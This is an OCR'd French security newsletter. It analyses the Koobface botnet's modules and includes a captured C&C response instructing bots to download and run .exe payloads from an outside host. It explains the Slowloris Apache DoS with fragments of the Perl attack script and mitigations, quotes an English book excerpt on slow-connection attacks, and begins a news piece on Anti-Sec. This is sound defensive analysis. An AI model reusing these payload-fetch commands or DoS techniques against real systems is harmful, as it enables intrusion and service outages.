


Illustration faux site Facebook



Koobface en détails...

Composition

Contrairement à la grande majorité des malwares qui regroupent leurs fonctionnalités dans un unique fichier, Koobface se compose de plusieurs modules, chacun ayant sa propre utilité :

- L'installeur de Koobface, ou Downloader
- Les composants de propagation sur réseau social
- Le serveur web
- Le casseur de CAPTCHA
- Le voleur de données
- Le composant de détournement de recherches webs
- Le DNS Changer
- L'installeur de faux antivirus

L'installeur

L'installeur Koobface est le premier à intervenir dans l'infection. Comme son nom l'indique, une fois téléchargé et exécuté par l'utilisateur, ili va installer le malware sur la machine de la victime. L'installateur va en réalité se copier, lancer sa copie, puis s'effacer de la machine.

> " Chaque réseau social dispose d'un composant qui lui est dédié. Ce composant va contacter le serveur de contrôle afin de récupérer les messages et les liens à poster sur la plate-forme communautaire ..."

Ainsi en place, le malware va déterminer les réseaux sociaux fréquentés par la victime à l'aide des cookies Internet. Il va ensuite se connecter à son serveur de contrôle (C&C) afin d'envoyer les informations récoltées, puis va télécharger les différents composants que ce dernier va lui indiquer. Le downloader va, entre autres, télécharger les composants correspondants aux plates-formes dont la victime est adepte.

```
POST /ld/gen.php HTTP/1.1

f=0&a=1812198572&v=08&c=0&s=ld&l=8173&
ck=0&c_fb=0&c_ms=0&c_hi=0&c_be=0&c_fr=
-1&c_yb=-1&c_tg=0&c_nl=0&c_fu=-1
```

Ci-contre se trouve la requête du downloader Koobface, avec dans le corps du message, les informations récoltées sur les réseaux sociaux fréquentés par la victime. Ci-dessous, on retrouve la réponse correspondante du serveur de contrôle avec les actions à réaliser dans le corps du message :


```
HTTP/1.1 200 OK

#PID=8173
STARTIhttp://www.osftp.yoyo.pl/1/6244.exe
STARTONCEIhttp://www.osftp.yoyo.pl/1/nfr.exe
WAITI120
#BLACKLABEL
EXIT
```

Les modules de propagation sur réseau social peuvent être considérés comme le « ver Koobface ».
En effet, ce sont ces derniers qui sont responsables de l'envoi des messages via le profil des utilisateurs infectés. Chaque réseau social a un module qui lui est dédié. Ce module va contacter le serveur de contrôle afin de récupérer les messages et les liens à poster sur la plate-forme communautaire qu'il devra envoyer aux amis de la victime.

Koobface installe silencieusement un **mini-serveur web** sur le poste de ses victimes et transforme alors leurs machines en *bot* : chaque machine va pouvoir à son tour distribuer les différents composants de Koobface. Elle pourra également héberger les faux sites (Youtube, Facebook) qui contiennent l'installeur Koobface.

Depuis fin juillet 2009, ce mini-serveur web peut potentiellement transformer la machine en serveur relais pour les ordres à donner au botnet. Cette nouvelle caractéristique est probablement une réponse aux nombreuses fermetures des noms de domaines employés par Koobface. Cette modification permet ainsi à Koobface de devenir insensible à la fermeture de ses différents noms de domaines grâce à une **architecture P2P**.

Le module **casseur de CAPTCHA** permet de résoudre les CAPTCHA (tests permettant de différencier les humains des machines - cf Actu-sécu n°19) présents sur de nombreux sites. Ces derniers permettent notamment d'éviter les messages de spam dans les commentaires sur des sites web. Ils permettent notamment d'éviter la création de comptes fictifs par des automates sur différents sites communautaires.



Contrairement à ce que l'on pourrait penser, ce ne sont pas les ressources de la machine infectée qui vont être exploitée. **Une fois de plus, c'est l'utilisateur qui va être mis à profit pour casser le captcha : c'est un botnet 2.0 !** Le composant va chercher, sur le serveur de contrôle, l'image du CAPTCHA à résoudre, puis va la présenter à l'utilisateur sous la forme d'une fenêtre Windows. Cette fausse fenêtre indique qu'il est nécessaire de résoudre le CAPTCHA dans le temps imparti sous peine de voir sa machine s'éteindre.

Néanmoins, la machine ne va pas s'éteindre si le temps est écoulé. En effet, le temps indiqué sur le faux-CAPTCHA est en fait lié à la durée de validité dudit CAPTCHA sur le site à partir duquel il a été récupéré.

L'utilisation que fait KoobFace de ses captchas n'est pas très claire. Il est possible que ce «service» soit revendu comme un service temps-réel pour des spammers.

De même, Koobface ne fait pas de réelle vérification sur la réponse de l'utilisateur. Koobface implémente une simple vérification basée sur des expressions régulières. Par exemple, si l'image se compose de deux mots à résoudre, Koobface va seulement vérifier si l'utilisateur a bien saisi deux mots. Si ce n'est pas le cas, un message d'erreur est affiché. Sinon la réponse est renvoyée au serveur de contrôle.

Le module voleur de données est une variante du malware TROJ_LDPINCH. Ce dernier va rechercher sur la machine infectée les clés des produits Microsoft, les identifiants des comptes mails, des messageries instantanées, des FTP, les profils Internet, etc. Les données récupérées sont ensuite chiffrées avant d'être renvoyées au serveur de contrôle du malware.
Chose intéressante, l'exécutable est souvent dissimulé au sein d'une image **.JPG** qui est stockée sur un célèbre site d'hébergement d'images.

Le module de détournement des recherches web va intercepter les requêtes envoyées à Google, Yahoo, MSN Ask, ou Live (aujourd'hui devenu Bing), et va les rediriger vers des moteurs de recherche malveillants. Les réponses ainsi obtenues peuvent être plus que douteuses...

De manière plus générale que le composant précédent, Koobface installe également un **DNS Changer.** Pour rappel, un serveur DNS sert à résoudre des noms de domaines, c'est-à-dire faire la correspondance entre une URL et une adresse IP. Ce composant va modifier le serveur DNS de la machine infectée pour la faire pointer vers un serveur DNS malveillant. Ce dernier peut ainsi empêcher l'utilisateur d'accéder à certains sites (ex: site de sécurité, site d'antivirus).

INFO

Koobface en chiffre...

10

Nombre de **10 réseaux sociaux** attaqués.

40

Nombre de **messages distincts utilisés** pour inciter les victimes à suivre le lien malicieux.

10000

Nombre de **variantes** de Koobface détectées en septembre 2009 selon Kaspersky.


111337

Nombre de **blogs** qui redirigent vers une page contenant le ver.

Le serveur DNS malveillant peut également renvoyer l'utilisateur vers des sites malveillants. Par exemple, si l'utilisateur désire se connecter au site de sa banque, il est tout à fait possible que le serveur DNS malveillant le redirige vers un site usurpant l'identité du site de la banque (site de phishing). L'utilisateur ne pourra se rendre compte de rien, étant donné que l'adresse présente dans la barre d'URL correspondra bien à l'adresse qu'il a tapée...

Le module installeur de faux-antivirus va se connecter au serveur de contrôle de Koobface. Ce dernier va alors lui indiquer une URL à partir de laquelle le module va télécharger, puis installer un faux antivirus (*rogue antivirus*).

Ce composant a également la possibilité d'ouvrir des popup et des faux avertissements de sécurité communément employés par les faux antivirus.



Finalement, à qui peut-on faire confiance ?

Comme nous l'avons vu précédemment, Koobface se propage à l'aide des réseaux sociaux. Cette propagation est facilitée par les plates-formes communautaires, car sur celles-ci, les utilisateurs sont en relation avec des personnes que qu'ils connaissent majoritairement. **Koobface profite ainsi de la confiance induite** pour convaincre plus facilement les utilisateurs de cliquer sur un lien malveillant.

Autre fait important, il est à noter que les réseaux sociaux tels que Facebook sont devenus des moyens de communication quasiment aussi utilisés que l'email, ou la messagerie instantanée. De plus en plus d'entreprises en possèdent un en interne. Partager des informations est donc devenu chose courante sur les réseaux sociaux. De plus, les utilisateurs sont habitués à être redirigés vers des sites extérieurs lorsqu'ils cliquent sur les liens.
Les utilisateurs les plus visés pour le moment sont les anglophones, les messages diffusés par Koobface étant en anglais. Néanmoins, il est possible que dans un futur proche, les messages soient diffusés dans la langue de l'utilisateur, comme les spams qui sont de plus en plus ciblés (http://blogs.zdnet.com/security/?p=3813).

Grâce sa modularité et sa capacité de mise à jour, Koobface n'a pas fini de faire parler de lui.

Webographie

- http://blog.trendmicro.com/the-real-face-of-koobface/
- http://www.kaspersky.com/news?id=207575670
- http://mad.internetpol.fr/archives/archives/45-Koobface-La-confiance-accordee-a-vos-relations-doit-cesser..html
- http://blog.fireeye.com/research/2009/06/killing-the-beastpart-ii.html
- http://status.twitter.com/post/138789881/koobface-malware-attack
- http://news.cnet.com/8301-1009_3-10210376-83.html
- http://blog.trendmicro.com/new-koobface-upgrade-makes-it-takedown-proof/
- http://blog.trendmicro.com/koobface-ramps-up-its-twitter-campaign/

Slowloris ou l'attaque de déni de service applicative...

Depuis plusieurs années Apache est connu pour être vulnérable à des attaques par déni de service [voir webographie] mais personne n'avait encore publié une preuve de concept fonctionnelle.

Récemment, Robert Hansen, plus connu sous le pseudonyme de Rsnake, a publié un script exploitant cette vulnérabilité dorénavant appelée SlowLoris.

En quelques secondes et avec une faible bande passante, il est possible de provoquer l'arrêt temporaire d'un serveur web Apache.

Retour sur cette faille, le script en question et les options d'Apache.

Pierre NOGUES
XMCO | **Partners**

Fonctionnement d'Apache

Le coeur du fonctionnement d'Apache repose sur l'attribution d'un thread ou d'un processus par client connecté (cela dépend de la configuration du serveur). Comme les ressources du serveur ne sont pas illimitées, le fichier de configuration d'Apache indique une directive "MaxClients" qui représente le nombre maximum de connexions simultanées sur le serveur.

Un type d'attaque par déni de service consiste à saturer ce nombre de connexions maximums disponibles sur le serveur en ouvrant simultanément plusieurs sockets. Une fois le nombre maximum de processus ou threads créés atteints, Apache mettra en attente les nouvelles connexions et ne les servira pas avant qu'une ressource ne se libère.

Ce type de déni de service ne met hors service que le service Apache (HTTP/HTTPS) temporairement et n'affecte pas le système sous-jacent. Dès que l'attaque est stoppée, le serveur Apache répondra de nouveau aux requêtes effectuées par les clients.

L'intérêt d'une telle attaque réside dans le fait qu'une bande passante très faible est suffisante pour mettre hors service un serveur Apache disposant de beaucoup de ressources.
A titre d'exemple, il est possible de mettre hors service un serveur Apache muni d'une connexion 100 Mo/s à partir d'un simple accès ADSL.

> **" L'intérêt d'une telle attaque réside dans le fait qu'une bande passante très faible est suffisante pour mettre hors service un serveur Apache disposant de beaucoup de ressources..."**

Il ne s'agit aucunement d'une attaque réseau de type SynFlood, mais bien d'une attaque au niveau applicatif. Apache clame que cette dernière n'est pas propre à l'implémentation de son serveur, mais qu'elle est due à un problème de plus bas niveau, située sur la couche réseau. Cependant, si cette affirmation était vraie, comment Apache pourrait expliquer que le serveur Microsoft IIS ne soit pas vulnérable à ce type d'attaque ?

Le script Slowloris développé par Rsnake

Afin de mieux comprendre le fonctionnement de ce type d'attaque, étudions le script SlowLoris de Rsnake [1].

Celui-ci créé simultanément de nombreuses sockets puis se connecte au serveur. Il envoie un début de requête HTTP sur chaque socket. Ensuite, le script va envoyer à intervalle régulier une entête HTTP supplémentaire de faible taille sur chaque connexion. Le fait de ne pas terminer la requête HTTP va maintenir active la connexion avec le serveur, consommant ainsi les ressources de ce dernier.

```
sub domultithreading {
    my ($num) = @_;
    my @thrs;
    my $i                     = 0;
    my $connectionsperthread = 50;
    while ( $i < $num ) {
        $thrs[$i] =
          threads->create( \&doconnections,
$connectionsperthread, 1 );
        $i += $connectionsperthread;
    }
    my @threadslist = threads->list();
    while ( $#threadslist > 0 ) {
        $failed = 0;
    }
}
```

L'intervalle de temps d'attente entre l'envoi de chaque entête est un élément crucial de l'attaque. En effet, plus on attendra longtemps, moins d'envois paquets seront nécessaires pour maintenir une connexion active. La consommation de bande passante sera alors moins importante et il sera plus facile d'effectuer cette attaque à partir d'une petite connexion.

```
        print
"Current stats:\tSlowloris
has now sent $packetcount
packets successfully.\nThis
thread now sleeping for
$timeout seconds...\n\n";
        sleep($timeout);
```

Ce temps d'attente maximum est défini par la directive "**TimeOut**" du fichier de configuration d'Apache. Si le serveur ne reçoit aucune donnée de la part du client pendant cette durée, alors la connexion sera coupée et le thread associé libéré. Par défaut, le "**TimeOut**" est défini à 300 secondes (5 minutes), ce qui explique pourquoi l'attaque est très efficace, même avec une très petite bande passante.

Existe-t-il une solution pour se protéger contre ce type d'attaque ?

Les directives d'Apache sont inefficaces

Il faut savoir que toutes les directives de configuration par défaut d'Apache [http://httpd.apache.org/docs/trunk/misc/security_tips.html#dos] sont inefficaces face à cette attaque : elles ne feront que retarder cette dernière, ou pire, rendre moins performant le serveur en question.

- Régler la valeur du "**TimeOut**" est une bonne chose, mais malheureusement inefficace face à ce type d'attaque. Baisser sa valeur à 10 voire 5 secondes demanderait une bande passante plus importante de la part du client. Il devra donc envoyer des paquets à une plus grande fréquence. Cependant, même avec ces réglages, le script SlowLoris sera toujours efficace. De surcroît, ce dernier n'est pas du tout optimisé : il est possible de réaliser la même attaque en consommant 10 fois moins de bande passante. Par exemple, on pourrait réaliser un script qui envoie **une requête HTTP caractère par caractère** très lentement afin de maintenir la connexion active.


- La fonctionnalité "**KeepAlive**" permet d'effectuer plusieurs requêtes HTTP sur la même connexion TCP. Cela évite au serveur d'avoir à gérer trop de nouvelles connexions TCP et lui permet donc d'économiser ses ressources.

Or le script SlowLoris n'exploite pas du tout les fonctionnalités KeepAlive d'Apache. Désactiver cette fonctionnalité sera donc inutile et pourrait avoir des conséquences néfastes sur l'utilisation nominale du serveur.

" Il faut savoir que toutes les directives de configuration d'Apache sont inefficaces face à cette attaque..."

- Augmenter la valeur du champ "**MaxClients**" est inutile, l'attaquant pourra généralement créer un nombre de connexions qui sera toujours supérieur à cette valeur. De plus, un MaxClients trop élevé peut provoquer des problèmes de stabilité très importants, en particulier pour les applications web utilisant des scripts PHP ou CGI gourmand en RAM ou en CPU.

- Les autres directives telles que "**LimitRequestBody**", "**LimitRequestFields**", "**LimitRequestLine**" ne sont que des contournements. Certaines d'entre elles pourront bloquer le script SlowLoris, mais il sera toujours possible de l'adapter afin de contourner ces mesures de sécurité.



Limiter ou bloquer les adresses IP source

Une première solution efficace consiste à utiliser un module qui limite le nombre de connexions simultanées par IP source. Malheureusement, il peut être impossible de mettre en place cette solution sur un serveur recevant de nombreuses connexions d'une même IP. En particulier sur ceux qui reçoivent de nombreuses connexions via des proxies.

On pourrait également analyser les logs à la recherche d'erreur du type "Request failed: error reading the headers" puis bloquer les adresses IP via un pare-feu. Le problème provient du fait que ce message d'erreur est généré quelques minutes après le début de l'attaque. De plus, un pirate pourra toujours contourner cette génération de logs en terminant ses requêtes correctement.

Utilisation d'un reverse-proxy

Enfin, on pourrait mettre en place un reverse-proxy ou un répartiteur de charge en amont du serveur afin de lui attribuer la gestion de ces requêtes malicieuses. Il faut tout de même faire attention à choisir à un serveur qui n'est pas vulnérable à cette attaque.

Voici la liste des serveurs affectés selon l'auteur de SlowLoris :

✱ Serveurs affectés :
- ✦ Apache 1.x
- ✦ Apache 2.x
- ✦ Dhttpd
- ✦GoAhead WebServer
- ✦Squid (non vérifié)
- ✦WebSense "block pages" (non vérifié)
- ✦Trapeze Wireless Web Portal (non vérifié)
- ✦Verizon's MI424-WR FIOS Cable modem (non vérifié)
- ✦BeeWare WAF (non vérifié)
- ✦Deny All WAF (non vérifié)

✱ Serveurs non affectés :
- ✓IIS 6.0
- ✓IIS 7.0
- ✓Lighttpd
- ✓Nginx
- ✓Cherokee
- ✓Netscaler
- ✓Cisco CSS
- ✓Microsoft ISA proxy

Conclusion

Slowloris est une attaque qui peut avoir des conséquences importantes sur les serveurs Apache. Des pirates ont profité du script déjà publié pour faire quelques dégâts.

Récemment un script Python baptisé "Pyloris" a permis d'utiliser un proxy SOCKS et par conséquent un réseau d'anonymisation pour mener l'attaque !

Espérons qu'une solution efficace soit rapidement mise en oeuvre pour éviter que des virus et botnets n'utilisent prochainement cette attaque (si ce n'est pas déjà fait...).

Slowloris constitue un avertissement : il prouve l'efficacité des DoS sur les couches hautes. De nombreuses attaques possibles n'avaient jusqu'ici jamais été exploitées, comme la saturation de la base de données sous-jacente avec des recherches coûteuses ou la saturation des web-services XML.


Webographie

- Présentation de la vulnérabilité par Rsnake : http://ha.ckers.org/blog/20090617/slowloris-http-dos/]
- Faille Apache exposée sur Security Focus http://www.securityfocus.com/archive/1/456339/30/0/threaded
- Apache Security http://www.amazon.fr/Apache-Security-Ivan-Ristic/dp/0596007248

INFO

La vulnérablité déjà connue depuis quelques années....

Le livre *Apache Security* écrit par Iva Ristic en 2005 parlait déjà de cette faille.



5.4.3. Programming Model Attacks


The brute-force attacks we have discussed are easy to perform but may require a lot of bandwidth, and they are easy to spot. With some programming skills, the attack can be improved to leave no trace in the logs and to require little bandwidth.

The trick is to open a connection to the server but not send a single byte. Opening the connection and waiting requires almost no resources by the attacker, but it permanently ties up one Apache process to wait patiently for a request. Apache will wait until the timeout expires, and then close the connection. As of Apache 1.3.31, request-line timeouts are logged to the access log (with status code 408). Request line timeout messages appear in the error log with the level info. Apache 2 does not log such messages to the error log, but efforts are underway to add the same functionality as is present in the 1.x branch.

Opening just one connection will not disrupt anything, but opening hundreds of connections at the same time will make all available Apache processes busy. When the maximal number of processes is reached, Apache will log the event into the error log ("server reached MaxClients setting, consider raising the MaxClients setting") and start holding new connections in a queue. This type of attack is similar to the SYN flood network attack we discussed earlier. If we continue to open new connections at a high rate, legitimate requests will hardly be served.

If we start opening our connections at an even higher rate, the waiting queue itself will become full (up to 511 connections are queued by default; another value can be configured using the ListenBackLog directive) and will result in new connections being rejected.

Defending against this type of attack is difficult. The only solution is to monitor server performance closely (in real-time) and deny access from the attacker's IP address when attacked.



L'actualité du mois...

Les chercheurs de vulnérabilité ont été actifs ces deux derniers mois. En effet, on compte un grand nombre de failles "0-day" ainsi que des vulnérabilités toujours plus surprenantes les unes que les autres.
Du côté des nouveautés et de l'actualité, quelques recherches sur le cassage GSM, le groupe Anti-Sec ou encore sur les trojan Skype nous ont particulièrement intéressés.

Petit tour d'horizon des vulnérabilités et de l'actualité sécurité de ces derniers mois présenté par les consultants XMCO.

Adrien GUINAULT
Nicolas KERSHENBAUM
Lin MIANG JIN
Yannick HAMON
XMCO | Partners

PHPMyAdmin, Windows, ColdFusion, Firefox, Safari ont tous été affectés par une vulnérabilité 0-day. Les pirates seraient-ils plus actifs pendant l'été ? La crise a-t-elle touchée les chercheurs et hackers au point de ne plus prendre de vacances ?

Revenons en détails sur l'actualité et sur les vulnérabilités les plus marquantes :

- **Anti-Sec et le 0-day OpenSSH :** présentatiion du Buzz réalisé autour de ce groupe de hacker.
- **PHPMyAdmin**: une nouvelle vulnérabilité qui permet d'injecter des commandes de manière non authentifiée sur une application PHPMyAdmin installée par défaut
- **Les failles Microsoft des deux derniers mois :** 0-day et correctifs de sécurité.
- **Spoofing d'URL sur Firefox/Safari :** une bonne attaque pour les Phishers !
- **Attaque sur le protocole GSM A5/1 :** l'utilisation de Rainbow tables pour casser le protocole A5/1.
- **Le cheval de Troie pour Skype**

Antisec... ... et *0 day* OpenSSH

Tous les veilleurs en sécurité ont certainement entendu parler du mouvement **Anti-Sec** qui s'est récemment fait remarquer **en attaquant plusieurs sites web** du monde de la sécurité.

Contrairement à ce que l'on pourrait croire, ce mouvement Anti-Sec n'est pas né d'hier. Il existe depuis plusieurs années. Dès le début des années 2000, plusieurs groupes hacktivistes comme «**~el8**» et leur « **pr0j3kt m4yh3m** » avaient déjà fait parler d'eux. Voici une présentation de ce groupe qui déclare ouvertement la guerre à l'industrie de la sécurité informatique !

Anti-Sec, qui sont-ils et que veulent-ils ?

Anti-Sec représente **un mouvement de « hackers »** dont l'idéologie va à l'encontre de celle des hackers traditionnels. Il n'est pas possible de connaître précisément leur nombre, ni leur structure interne. Toutefois, beaucoup de personnes pensent que le mouvement n'est pas ou peu organisé, et qu'il ne regroupe qu'un faible nombre d'individus.

Les revendications du mouvement Anti-Sec sont assez simples. Ils réclament **la fin de la politique du Full-Disclosure,** qui ne serait utile, selon eux, qu'à aider les scripts kiddies et les pirates en herbe. En effet, on pourrait traduire le Full-Disclosure comme la divulgation des vulnérabilités et des détails techniques utiles à l'exploitation de celles-ci. On peut citer en exemple la mise à disposition publique d'exploits clés en main sur des sites comme *milw0rm.com*.


Anti-Sec accuse également l'industrie de la sécurité informatique de profiter du Full-Disclosure pour jouer sur le marché de la peur. Plus il y a d'exploits à disposition, plus les scripts kiddies et les crackers ont d'outils pour attaquer des cibles vulnérables, plus il y a d'entreprises victimes, et plus les entreprises veulent acheter des produits (firewall, IDS, DLP...) et des prestations de sécurité (audit…). CQFD, mais un peu tordu quand même.

